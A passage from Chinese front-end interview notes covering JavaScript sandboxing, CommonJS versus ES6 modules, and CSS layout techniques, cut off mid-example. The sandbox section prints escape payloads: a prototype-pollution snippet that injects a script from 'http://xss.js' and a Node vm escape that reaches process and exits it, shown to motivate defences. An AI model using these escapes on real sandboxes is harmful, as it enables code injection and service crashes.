let ***nums*** = [-1, 0, 1, 2, -1, -4];

***console***.log(threeSum(***nums***));

### 沙箱隔离怎么做

·沙箱，即sandbox，顾名思义，就是让你的程序跑在一个隔离的环境下，不对外界的其他程序造成影响，通过创建类似沙盒的独立作业环境，在其内部运行的程序并不能对硬盘产生永久性的影响。

·借助with + new Function实现

- 首先从最简陋的方法说起，假如你想要通过eval和function直接执行一段代码，这是不现实的，因为代码内部可以沿着作用域链往上找，篡改全局变量，这是我们不希望的，所以你需要让沙箱内的变量访问都在你的监控范围内；

- 不过，你可以使用with API，在with的块级作用域下，变量访问会优先查找你传入的参数对象，之后再往上找，所以相当于你变相监控到了代码中的“变量访问”：

function compileCode (src) {

src = 'with (exposeObj) {' + src + '}'

return new ***Function***('exposeObj', src)

}

- 接下里你要做的是，就是暴露可以被访问的变量exposeObj，以及阻断沙箱内的对外访问。通过es6提供的proxy特性，可以获取到对对象上的所有改写：

function compileCode (src) {

src = `with (exposeObj) { ${src} }`

return new ***Function***('exposeObj', src)

}

function proxyObj(originObj){

let exposeObj = new ***Proxy***(originObj,{

has:(target,key)=>{

if(["console","Math","Date"].indexOf(key)>=0){

return target[key]

}

if(!target.hasOwnProperty(key)){

throw new ***Error***(`Illegal operation for key ${key}`)

}

return target[key]

},

})

return exposeObj

}

function createSandbox(src,obj){

let proxy = proxyObj(obj)

compileCode(src).call(proxy,proxy) //绑定this 防止this访问window

}

- 通过设置has函数，可以监听到变量的访问，在上述代码中，仅暴露个别外部变量供代码访问，其余不存在的属性，都会直接抛出error。其实还存在get、set函数，但是如果get和set函数只能拦截到当前对象属性的操作，对外部变量属性的读写操作无法监听到，所以只能使用has函数了。接下来我们测试一下：

const ***testObj*** = {

value:1,

a:{

b:

}

}

createSandbox("value='haha';console.log(a)",***testObj***)

- 看起来一切似乎没有什么问题，但是问题出在了传入的对象，当调用的是console.log(a.b)的时候，has方法是无法监听到对b属性的访问的，假设所执行的代码是不可信的，这时候，它只需要通过a.b.proto就可以访问到Object构造函数的原型对象，再对原型对象进行一些篡改，例如将toString就能影响到外部的代码逻辑的。

createSandbox(`

a.b.\_\_proto\_\_.toString = ()=>{

new (()=>{}).constructor("var script = document.createElement('script');

script.src = 'http://xss.js';

script.type = 'text/javascript';

document.body.appendChild(script);")()

}

`,testObj)

***console***.log(testObj.a.b.\_\_proto\_\_.toString())

- 例如上面所展示的代码，通过访问原型链的方式，实现了沙箱逃逸，并且篡改了原型链上的toString方法，一旦外部的代码执行了toString方法，就可以实现xss攻击，注入第三方代码；由于在内部定义执行的函数代码逻辑，仍然会沿着作用于链查找，为了绕开作用域链的查找，笔者通过访问箭头函数的constructor的方式拿到了构造函数Function，这个时候，Funtion内所执行的xss代码，在执行的时候，便不会再沿着作用域链往上找，而是直接在全局作用域下执行，通过这样的方式，实现了沙箱逃逸以及xss攻击。

- 你可能会想，如果我切断原型链的访问，是否就杜绝了呢？的确，你可以通过Object.create(null)的方式，传入一个不含有原型链的对象，并且让暴露的对象只有一层，不传入嵌套的对象，但是，即使是基本类型值，数字或字符串，同样也可以通过proto查找到原型链，而且，即使不传入对象，你还可以通过下面这种方式绕过：

({}).\_\_proto\_\_.toString= ()=>{***console***.log(111)};

- 可见，new Function + with的这种沙箱方式，防君子不防小人，当然，你也可以通过对传入的code代码做代码分析或过滤？假如传入的代码不是按照的规定的数据格式（例如json），就直接抛出错误，阻止恶意代码注入，但这始终不是一种安全的做法。

·借助iframe实现沙箱

- 前面介绍一种劣质的、不怎么安全的方法构造了一个简单的沙箱，但是在前端最常见的方法，还是利用iframe来构造一个沙箱。

<iframe sandbox src="..."></iframe>

- 但是这也会带来一些限制：

-- script脚本不能执行

-- 不能发送ajax请求

-- 不能使用本地存储，即localStorage,cookie等

-- 不能创建新的弹窗和window

-- 不能发送表单

-- 不能加载额外插件比如flash等

- 可以对这个iframe标签进行一些配置：



- 接下里你只需要结合postMessage API，将你需要执行的代码，和需要暴露的数据传递过去，然后和你的iframe页面通信就行了。

-- 需要注意的是，在子页面中，要注意不要让执行代码访问到contentWindow对象，因为你需要调用contentWindow的postMessageAPI给父页面传递信息，假如恶意代码也获取到了contentWindow对象，相当于就拿到了父页面的控制权了，这个时候可大事不妙。

-- 当使用postMessageAPI的时候，由于sandbox的origin默认为null，需要设置allow-same-origin允许两个页面进行通信，意味着子页面内可以发起请求，这时候需要防范好CSRF，允许了同域请求，不过好在，并没有携带上cookie。

-- 当调用postMessageAPI传递数据给子页面的时候，传输的数据对象本身已经通过结构化克隆算法复制。

- 简单的说，通过postMessageAPI传递的对象，已经由浏览器处理过了，原型链已经被切断，同时，传过去的对象也是复制好了的，占用的是不同的内存空间，两者互不影响，所以你不需要担心出现第一种沙箱做法中出现的问题。

·nodejs中的沙箱

- 利用原生的vm模块，便可以快速创建沙箱，同时指定上下文。

const ***vm*** = require('vm');

const ***x*** = 1;

const ***sandbox*** = { x: 2 };

***vm***.createContext(***sandbox***); // Contextify the sandbox.

const ***code*** = 'x += 40; var y = 17;';

***vm***.runInContext(***code***, ***sandbox***);

***console***.log(***sandbox***.x); // 42

***console***.log(***sandbox***.y); // 17

***console***.log(***x***); // 1; y is not defined.

- vm中提供了runInNewContext、runInThisContext、runInContext三个方法，三者的用法有个别出入，比较常用的是runInNewContext和runInContext，可以传入参数指定好上下文对象。

- 但是vm不一定安全。

const ***vm*** = require('vm');

***vm***.runInNewContext("this.constructor.constructor('return process')().exit()")

- 通过上面这段代码，我们可以通过vm，停止掉主进程nodejs，导致程序不能继续往下执行，这是我们不希望的，解决方案是绑定好context上下文对象，同时，为了避免通过原型链逃逸（nodejs中的对象并没有像浏览器端一样进行结构化复制，导致原型链依然保留），所以我们需要切断原型链，同时对于传入的暴露对象，只提供基本类型值。

let ***ctx*** = ***Object***.create(null);

***ctx***.a = 1; // ctx上不能包含引用类型的属性

vm.runInNewContext("this.constructor.constructor('return process')().exit()", ***ctx***);

- 让我们来看一下TSW中是怎么使用的：

const ***vm*** = require('vm');

const ***SbFunction*** = ***vm***.runInNewContext('(Function)', ***Object***.create(null)); // 沙堆

...

if (opt.jsonpCallback) {

code = `var result=null; var ${opt.jsonpCallback}=function($1){result=$1}; ${responseText}; return result;`;

obj = new ***SbFunction***(code)();

}

...

- 通过runInNewContext返回沙箱中的构造函数Function，同时传入切断原型链的空对象防止逃逸，之后再外部使用的时候，只需要调用返回的这个函数，和普通的new Function一样调用即可。

## 模块化

### CommonJS规范

·CommonJS规范加载模块是同步的，只有加载完成，才能执行后面的操作。

·CommonJS规范中的module、exports和require


- 每个文件就是一个模块，有自己的作用域。

- 每个模块内部，module变量代表当前模块，是一个对象，它的exports属性（即module.exports）是对外的接口。

- module.exports属性表示当前模块对外输出的接口，其他文件加载该模块，实际上就是读取module.exports变量。

- 为了方便，Node为每个模块提供一个exports变量，指向module.exports。

- require命令用于加载模块文件。



- 不能直接将exports变量指向一个值，因为这样等于切断了exports与module.exports的联系：如下



·如果一个模块的对外接口，就是一个单一的值，不能使用exports输出，只能使用module.exports输出。

·CommonJS模块导入用require，导出用module.exports。

·导出的对象需注意，如果是静态值，而且非常量，后期可能会有所改动的，请使用函数动态获取，否则无法获取修改值。

·导入的参数，是可以随意改动的，所以使用时要注意。

### ES6 module 和 CommonJS module 的区别

·为CommonJS的require语法是同步的，所以就导致了CommonJS模块规范只适合用在服务端，而ES6模块无论是在浏览器端还是服务端都是可以使用的，但是在服务端中，还需要遵循一些特殊的规则才能使用；

·CommonJS 模块输出的是一个值的拷贝，而ES6 模块输出的是值的引用；

·CommonJS 模块是运行时加载，而ES6 模块是编译时输出接口，使得对JS的模块进行静态分析成为了可能；

·因为两个模块加载机制的不同，所以在对待循环加载的时候，它们会有不同的表现。

- CommonJS遇到循环依赖的时候，只会输出已经执行的部分，后续的输出或者变化，是不会影响已经输出的变量。

- 而ES6模块相反，使用import加载一个变量，变量不会被缓存，真正取值的时候就能取到最终的值；

·关于模块顶层的this指向问题

- 在CommonJS顶层，this指向当前模块；

- 在ES6模块中，this指向undefined；

·关于两个模块互相引用的问题

- 在ES6模块当中，是支持加载CommonJS模块的。

- CommonJS并不能requireES6模块。

- 在NodeJS中，两种模块方案是分开处理的。

### ES6 module、CommonJS module 循环引用的问题

·循环加载指的是a脚本的执行依赖b脚本，b脚本的执行依赖a脚本

·CommonJS模块是加载时执行。一旦出现某个模块被“循环加载”，就只输出已经执行的部分，没有执行的部分不会输出。


·ES6模块对导出模块，变量，对象是动态引用，遇到模块加载命令import时不会去执行模块，只是生成一个指向被加载模块的引用。

·CommonJS模块规范主要适用于后端Node.js，后端Node.js是同步模块加载，所以在模块循环引入时模块已经执行完毕。

·推荐前端工程中使用ES6的模块规范，通过安装Babel转码插件支持ES6模块引入的语法。

### CommonJS模块的加载原理

·CommonJS模块就是一个脚本文件，require命令第一次加载该脚本时就会执行整个脚本，然后在内存中生成该模块的一个说明对象。




·以后用到这个模块时，就会到对象的exports属性中取值。

- 即使再次执行require命令，也不会再次执行该模块，而是到缓存中取值。


·CommonJS模块是加载时执行，即脚本代码在require时就全部执行。

- 一旦出现某个模块被“循环加载”，就只输出已经执行的部分，没有执行的部分不会输出。

·案例说明：



·输出结果如下：



·JS代码执行顺序如下：

- main.js中先加载a.js，a脚本先输出done变量，值为false，然后加载b脚本，a的代码停止执行，等待b脚本执行完成后，才会继续往下执行。

- b.js执行到第二行会去加载a.js，这时发生循环加载，系统会去a.js模块对应对象的exports属性取值，因为a.js没执行完，从exports属性只能取回已经执行的部分，未执行的部分不返回，所以取回的值并不是最后的值。

- a.js已执行的代码只有一行，exports.done = false;所以对于b.js来说，require a.js只输出了一个变量done，值为false。往下执行console.log('在b.js中，a.done = %j', a.done);控制台打印出：



- b.js继续往下执行，done变量设置为true，console.log('b.js执行完毕！')，等到全部执行完毕，将执行权交还给a.js。此时控制台输出：



- 执行权交给a.js后，a.js接着往下执行，执行console.log('在a.js中，b.done = %j', b.done);控制台打印出：



- main.js中第二行不会再次执行b.js，直接输出缓存结果。最后控制台输出：



·总结


- 在b.js中，a.js没有执行完毕，只执行了第一行，所以循环加载中，只输出已执行的部分。

- main.js第二行不会再次执行，而是输出缓存b.js的执行结果。exports.done = true;


### ES6模块的循环加载

·ES6模块与CommonJS有本质区别，ES6模块对导出变量，方法，对象是动态引用，遇到模块加载命令import时不会去执行模块，只是生成一个指向被加载模块的引用，需要开发者保证真正取值时能够取到值，只要引用是存在的，代码就能执行。


·案例说明：




- 执行index.js，输出结果如下：



- 可以看出counter的值是累加的，ES6是动态引用。如果上面的引用改为CommonJS代码，会报错，因为在odd.js里，even.js代码并没有执行。改成CommonJS规范加载的代码为：



- 执行index.js，输出结果如下：



## CSS

### CSS继承

·css的继承：给父级设置一些属性，子级会继承父级的该属性

·无继承性的属性

- display

-- 规定元素应该生成的框的类型

- 文本属性：

-- vertical-align：垂直文本对齐

-- text-decoration：规定添加到文本的装饰

-- text-shadow：文本阴影效果

-- white-space：空白符的处理

-- unicode-bidi：设置文本的方向

- 盒子模型的属性：

-- 宽高：width、height

-- 外边距：margin 、margin-top、margin-right、margin-bottom、margin-left

-- 边框：border、 border-style、border-top-style、border-right-style、border-bottom-style、border-left-style、border-width、border-top-width、border-right-right、border-bottom-width、border-left-width、border-color、border-top-color、border-right-color、border-bottom-color、border-left-color、border-top、border-right、border-bottom、border-left

-- 内边距：padding、padding-top、padding-right、padding-bottom、padding-left

- 背景属性：

-- background、background-color、background-image、background-repeat、background-position、background-attachment

- 定位属性：

-- float、clear、position、top、right、bottom、left、min-width、min-height、max-width、max-height、overflow、clip、z-index

- 生成内容属性：

-- content、counter-reset、counter-increment

- 生成内容属性：

-- content、counter-reset、counter-increment

- 页面样式属性：

-- size、page-break-before、page-break-after

- 声音样式属性：

-- pause-before、pause-after、pause、cue-before、cue-after、cue、play-during

·有继承性的属性

- 字体系列属性

-- font：组合字体

-- font-family：规定元素的字体系列

-- font-weight：设置字体的粗细

-- font-size：设置字体的尺寸

-- font-style：定义字体的风格

-- font-variant：设置小型大写字母的字体显示文本，这意味着所有的小写字母均会被转换为大写，但是所有使用小型大写字体的字母与其余文本相比，其字体尺寸更小。

-- font-stretch：对当前的 font-family 进行伸缩变形。所有主流浏览器都不支持。

-- font-size-adjust：为某个元素规定一个 aspect 值，这样就可以保持首选字体的 x-height。

- 文本系列属性

-- text-indent：文本缩进

-- text-align：文本水平对齐

-- line-height：行高

-- word-spacing：单词间距

-- letter-spacing：字符间距

-- text-transform：控制文本大小写

-- direction：规定文本的书写方向

-- color：文本颜色 a元素除外

- 元素可见性：visibility

- 表格布局属性：

-- caption-side、border-collapse、border-spacing、empty-cells、table-layout

- 列表布局属性：

-- list-style-type、list-style-image、list-style-position、list-style

- 生成内容属性：quotes

- 光标属性：cursor

- 页面样式属性：

-- page、page-break-inside、windows、orphans

- 声音样式属性：

-- speak、speak-punctuation、speak-numeral、speak-header、speech-rate、volume、voice-family、 pitch、pitch-range、stress、richness、、azimuth、elevation

·所有元素可以继承的属性

- 元素可见性：visibility

- 光标属性：cursor

·内联元素可以继承的属性

- 字体系列属性

- 除text-indent、text-align之外的文本系列属性

·块级元素可以继承的属性

- text-indent、text-align

### css预处理工具

·CSS 预处理器是一个能让你通过预处理器自己独有的语法来生成CSS的程序。

·css预处理器种类繁多，三种主流css预处理器是Less、Sass（Scss）及Stylus；

·比较

- 在使用 CSS 预处理器之前最重要的是理解语法，幸运的是基本上大多数预处理器的语法跟 CSS 都差不多。

- 首先 Sass 和 Less 都使用的是标准的 CSS 语法，因此如果可以很方便的将已有的 CSS 代码转为预处理器代码，默认 Sass 使用 .sass 扩展名，而 Less 使用 .less 扩展名。

- Stylus 支持的语法要更多样性一点，它默认使用 .styl 的文件扩展名；

### 行内元素和块级元素什么区别，然后怎么相互转换

·块级元素

- 在文档流中独占一行，会默认自上向下排列

- 在文档流中默认宽度是父元素的100%

- 在文档流中默认高度默认被内容区撑开

- 高度、宽度、margin及padding都是可控的，设置有效，有边距效果；

- 块级元素中可以包含块级元素和行内元素。

·行内元素

- 在文档流中只占自身的大小，会默认从左向右排列

- 会自动换行

- 在文档流中的宽度和高度默认都被内容撑开

- 高度、宽度是不可控的，设置无效，由内容决定。

- 垂直方向内外边距无效

- 根据标签语义化的理念，行内元素最好只包含行内元素，不包含块级元素。

·使用display属性转换：

- display:inline;转换为行内元素；

- display:block;转换为块状元素；

- display:inline-block;转换为行内块状元素。

### 块元素哪些属性可以继承？

·text-indent、text-align、visibility、cursor

### 说一下css盒模型

·用来装页面上的元素的矩形区域

·标准盒子模型

- 盒子宽度 = 左右border+左右padding+width

·IE盒子模型

- 盒子宽度 = width

·box-sizing属性

- content-box

-- 将元素设置为标准盒子模型

-- width = 内容区

- border-box

-- IE盒子模型

-- width = 边框+内边距+内容区

### BFC（块级格式化上下文）

·是一个独立的渲染区域，并且有一定的布局规则。

·BFC区域不会与float box重叠

·BFC是页面上的一个独立容器，子元素不会影响到外面

·计算BFC的高度时，浮动元素也会参与计算

·哪些元素会生成BFC：

- 根元素

- float不为none的元素

- position为fixed和absolute的元素

- display为inline-block、table-cell、table-caption，flex，inline-flex的元素

- overflow不为visible的元素

·解决高度塌陷和外边距重叠问题

·高度塌陷

- 当为子元素设置浮动以后，子元素会完全脱离文档流

- 此时将会导致子元素无法撑起父元素的高度，从而导致父元素的高度塌陷

·外边距重叠

- 子元素和父元素相邻的垂直外边距会发生重叠，子元素的外边距会传递给父元素

### JS如何获取盒模型对应的宽和高

·dom.style.width/height

- 只能取到行内样式的宽和高，style 标签中和 link 外链的样式取不到。

·dom.currentStyle.width/height（只有IE兼容）

- 取到的是最终渲染后的宽和高

·window.getComputedStyle(dom).width/height

- 取到的是最终渲染后的宽和高，IE8及以下不支持。

·dom.getBoundingClientRect().width/height

- 取到的是最终渲染后的宽和高，IE8及以下不支持。

- 还可以取到相对于视窗的上下左右的距离。

·dom.offsetWidth/offsetHeight

- 包括高度（宽度）、内边距和边框，不包括外边距。

- 最常用，兼容性最好。

### CSS选择器有哪些，优先级呢

·id 选择器、class 选择器、标签选择器、属性选择器、伪元素选择器、伪类选择器等

·内联样式

- 1000

·id选择器

- 100

·类、伪类、伪元素和属性

- 10

·元素选择器

- 1

·通配\*

- 0

·继承的样式，没有优先级

·当选择器中包含多种选择器时，需要将多种选择器的优先级相加进行比较

·但是，选择器优先级计算不会超过他的最大数量级

·如果选择器的优先级一样，则选择靠后的样式

·并集选择器的优先级是单独计算的，不会相加

·可以在样式的最后，添加一个!important，则此时该样式将会获得最高的优先级，但是在开发中尽量避免使用

### 为什么会出现高度塌陷

·当为子元素设置浮动以后，子元素会完全脱离文档流

·此时将会导致子元素无法撑起父元素的高度，从而导致父元素的高度塌陷

·由于父元素的高度塌陷，则父元素下方的所有元素都会向上移动，这样将会导致页面布局混乱

### 解决高度塌陷

·盒子大小写死

- 给每个盒子设定固定的width和height，直到合适为止。

- 非自适应，浏览器的窗口大小直接影响用户体验，不建议使用。

·给外部的父盒子也添加浮动

- 让其也脱离标准文档流，这种方法方便，但是对页面的布局不是很友好，不易维护。

·给父盒子添加overflow：hidden

·给父盒子添加border

·给父盒子设置padding-top

·使用.Clearfix

- 最佳方案，还可以解决外边距重叠问题

.clearfix:before,

.clearfix:after{

content: "";

display: table;

clear: both;

}

.clearfix{

zoom: 1;

}

### min-width/max-width属性间的覆盖规则？

·max-width会覆盖width,即使width使用了!important。

·当设置的min-width比max-width大时，min-width权重大。

### 浏览器是怎样解析CSS选择器的？

·CSS选择器的解析是从右向左解析的。

·若从左向右的匹配，发现不符合规则，需要进行回溯，会损失很多性能。若从右向左匹配，先找到所有的最右节点，对于每一个节点，向上寻找其父节点直到找到根元素或满足条件的匹配规则，则结束这个分支的遍历。

·两种匹配规则的性能差别很大，是因为从右向左的匹配在第一步就筛选掉了大量的不符合条件的最右节点(叶子节点)，而从左向右的匹配规则的性能都浪费在了失败的查找上面。

·而在 CSS解析完毕后,需要将解析的结果与DOM树的内容一起进行分析建立一棵渲染树，最终用来进行绘图。

·在建立渲染树时， 浏览器就要为每个DOM树中的元素根据CSS的解析结果来确定生成怎样的渲染树。

### 水平垂直居中的方法

·margin:auto法

- 子绝父相

- 子元素外边距为auto

- 子元素偏移量全为0

- 脱离文档流

- 这种方式只适用于大小确定的元素

·translate负50%法

- 子绝父相

- 子元素top和left为50%

- 子元素translate(-50%,-50%)

- 脱离文档流

·table-cell

- 父元素display: table-cell;（设置成表格）

- 父元素vertical-align: middle;（单元格垂直居中）

- 父元素text-align: center;（字体水平居中）

- 如果子元素为div，需要margin: 0 auto;

- 未脱离文档流

·利用flex

- 父元素display: flex;（设置为弹性盒）

- 父元素justify-content: center;（元素在主轴居中对齐）

- 父元素align-items: center;（元素在辅轴居中对齐）

### 设置斑马线表格(纯css)

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Title</title>

<style type="text/css">

/\*

\* 设置表格的宽度

\*/

table{

width: 300px;

/\*居中\*/

margin: 0 auto;

/\*

\* border-collapse可以用来设置表格的边框合并

\* 如果设置了边框合并，则border-spacing自动失效

\*/

border-collapse: collapse;

}

/\*

\* 设置边框

\*/

td , th{

border: 1px solid black;

}

/\*

\* 设置隔行变色

ie8不支持

\*/

tr:nth-child(even){

background-color: cadetblue;

}

/\*

\* 鼠标移入到tr以后，改变颜色

\*/

tr:hover{

background-color: #019e8b;

}

</style>

</head>

<body>

<!--

table是一个块元素

-->

<table>

<tr>

<!--

可以使用th标签来表示表头中的内容，

它的用法和td一样，不同的是它会有一些默认效果

-->

<th>学号</th>

<th>姓名</th>

<th>性别</th>

<th>住址</th>

</tr>

<tr>

<td>1</td>

<td>孙悟空</td>

<td>男</td>

<td>花果山</td>

</tr>

<tr>

<td>2</td>

<td>猪八戒</td>

<td>男</td>

<td>高老庄</td>

</tr>

<tr>

<td>3</td>

<td>沙和尚</td>

<td>男</td>

<td>流沙河</td>

</tr>

<tr>

<td>4</td>

<td>唐僧</td>

<td>男</td>

<td>女儿国</td>

</tr>

<tr>

<td>1</td>

<td>孙悟空</td>

<td>男</td>

<td>花果山</td>

</tr>

<tr>

<td>2</td>

<td>猪八戒</td>

<td>男</td>

<td>高老庄</td>

</tr>

<tr>

<td>3</td>

<td>沙和尚</td>

<td>男</td>

<td>流沙河</td>

</tr>

<tr>

<td>4</td>

<td>唐僧</td>

<td>男</td>

<td>女儿国</td>

</tr>

<tr>

<td>1</td>

<td>孙悟空</td>

<td>男</td>

<td>花果山</td>

</tr>

<tr>

<td>2</td>

<td>猪八戒</td>

<td>男</td>

<td>高老庄</td>

</tr>

<tr>

<td>3</td>

<td>沙和尚</td>

<td>男</td>

<td>流沙河</td>

</tr>

<tr>

<td>4</td>

<td>唐僧</td>

<td>男</td>

<td>女儿国</td>

</tr>

</table>

</body>

</html>

### 用flex实现九宫格讲思路

·利用了padding-top和flex-wrap:wrap，当设置background-color时，是包括盒子模型中的content和padding的，但是为什么不设置height呢？因为父元素没有高度，所以定义height:30%是没有用的，且若想每个block都为正方形，最好的方式就是设置padding-top/padding-bottom：a%，因为此时的百分比是父元素宽度的百分比，而width也为父元素宽度的百分比，所以block可以成为正方形。

<!DOCTYPE html>

<html>

<style>

.container-flex2 {

/\*弹性盒\*/

display: flex;

/\*换行\*/

flex-wrap: wrap;

/\*空白分布到元素两侧\*/

justify-content: space-around;

}

.block {

/\*顶部内边距\*/

padding-top: 30%;

/\*顶部外边距\*/

margin-top: 3%;

/\*圆角\*/

border-radius: 10%;

background-color: orange;

width: 30%;

}

</style>

<body>

<div class="container-flex2">

<div class="block"></div>

<div class="block"></div>

<div class="block"></div>

<div class="block"></div>

<div class="block"></div>

<div class="block"></div>

<div class="block"></div>

<div class="block"></div>

<div class="block"></div>

</div>

</body>

</html>

### 如何画一个三角形

·边框的均分原理

- 定义一个div

- 宽高设为0

- 三角形底边的边框为正常border+颜色

- 其余边框为border+transparent

div {

/\*绘制倒三角，transparent设置全透明色\*/

width:0px;

height:0px;

/\*设置底边\*/

border-top:100px solid red;

border-right:100px solid transparent;

border-bottom:100px solid transparent;

border-left:100px solid transparent;

}

·如果要画不等边三角形，将边框大小改成不同即可

### 画扇形

·利用border-radius，实现90度角的扇形

- 左上角是圆角，其余三个角都是直角

- 左上角的值为宽和高一样的值，其他三个角的值等于0。

<!DOCTYPE html>

<html>

<style>

.sector{

border-radius:80px 0 0 0;

width: 80px;

height: 80px;

background: #666;

}</style>

<body>

<div class="sector"></div>

</body>

</html>

### 旋转45度

·CSS中使用rotate方法来实现对元素的旋转，在参数中加入角度值，旋转方式为顺时针旋转。

<!DOCTYPE html>

<html>

<head>

<meta charset="utf-8" />

<title>Transform旋转</title>

<style>

div {

width: 300px;

margin: 150px auto;

background-color: yellow;

text-align: center;

-webkit-transform: rotate(45deg); /\* for Chrome || Safari \*/

-moz-transform: rotate(45deg); /\* for Firefox \*/

-ms-transform: rotate(45deg); /\* for IE \*/

-o-transform: rotate(45deg); /\* for Opera \*/

}

</style>

</head>

<body>

<div>黄色div</div>

</body>

</html>

### 画一条0.5px的线

·采用meta viewport的方式

- 缩放到原来的0.5倍，如果是1px那么就会变成0.5px

- viewport只针对于移动端，只在移动端上才能看到效果

<meta name="viewport" content="width=device-width, initial-scale=0.5, minimum-scale=0.5, maximum-scale=0.5"/>

·采用transform: scale()的方式

- transform: scale(0.5,0.5);

### 三栏布局的实现方式

·浮动布局： float + margin

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Title</title>

<style>

body,html{

height: 100%;

padding:0;

margin: 0;

}

.container{

width: 100%;

height: 100%;

}

/\*左边栏左浮动\*/

.left{

float:left;

height:100%;

width:100px;

background:#ff69b4;

}

/\*中间栏自适应\*/

.main{

height:100%;

margin:0 200px 0 100px;

background: #659;

}

/\*右边栏右浮动\*/

.right{

float:right;

height:100%;

width:200px;

background:#ff69b4;

}

</style>

</head>

<body>

<div class="container">

<div class="left">Left</div>

<div class="right">Right</div>

<div class="main">Main</div>

</div>

</body>

</html>

·绝对定位布局：position + margin

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Title</title>

<style>

body,html{

height: 100%;

padding: 0;

margin: 0;

overflow: hidden;

}

.container{

width: 100%;

height: 100%;

}

/\*左右进行绝对定位\*/

.left,.right{

position: absolute;

height:100%;

top: 0;

background: #ff69b4;

}

.left{

left: 0;

width: 100px;

}

.right{

right: 0;

width: 200px;

}

/\*中间用margin空出左右元素所占的空间\*/

.main{

height:100%;

margin: 0 200px 0 100px;

background: #659;

}

</style>

</head>

<body>

<div class="container">

<div class="left">Left</div>

<div class="right">Right</div>

<div class="main">Main</div>

</div>

</body>

</html>

·使用table实现

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Title</title>

<style>

.container{

display: table;

width:100%;

}

.container>div{

display: table-cell;

}

.left{

width: 100px;

background: red;

}

.main{

background: blue;

}

.right{

width: 200px;

background: red;

}

</style>

</head>

<body>

<div class="container">

<div class="left">left</div>

<div class="main">center</div>

<div class="right">right</div>

</div>

</body>

</html>

·flex实现

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Title</title>

<style>

.container{

display: flex;

}

.left{

width:200px;

background: red;

}

.main{

flex: 1;

background: blue;

}

.right{

width:200px;

background: red;

}

</style>

</head>

<body>

<div class="container">

<div class="left">left</div>

<div class="main">center</div>

<div class="right">right</div>

</div>

</body>

</html>

·grid实现

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Title</title>

<style>

.container{

display: grid;

width: 100%;

grid-template-rows: 100px; /\*设置行高\*/

grid-template-columns: 100px auto 200px; /\*设置列数属性\*/

}

.left{

background: red;

}

.main{

background: blue;

}

.right{

background:red;

}

</style>

</head>

<body>

<div class="container">

<div class="left">left</div>

<div class="main">center</div>

<div class="right">right</div>

</div>

</body>

</html>

·双飞翼布局

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Title</title>

<style>

body,html,.container{

height: 100%;

padding:0;

margin: 0;

}

.col{

float: left; /\* 把left和right定位到左右部分 \*/

}

.main{

width:100%;

height:100%;

background: #659;

}

.main\_inner{ /\* 处理中间栏的内容被遮盖问题 \*/

margin:0 200px 0 100px;

}

.left{

width: 100px;

height: 100%;

margin-left: -100%;

background: #ff69b4;

}

.right{

height:100%;

width:200px;

margin-left: -200px;

background: #ff69b4;

}

</style>

</head>

<body>

<div class="container">

<div class="main col ">

<div class="main\_inner">Main</div>

</div>

<div class="left col ">Left</div>

<div class="right col ">Right</div>

</div>

</body>

</html>

·圣杯布局

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<title>Title</title>

<style>

/\* 两边定宽，中间自适用 \*/

body,html,.container{

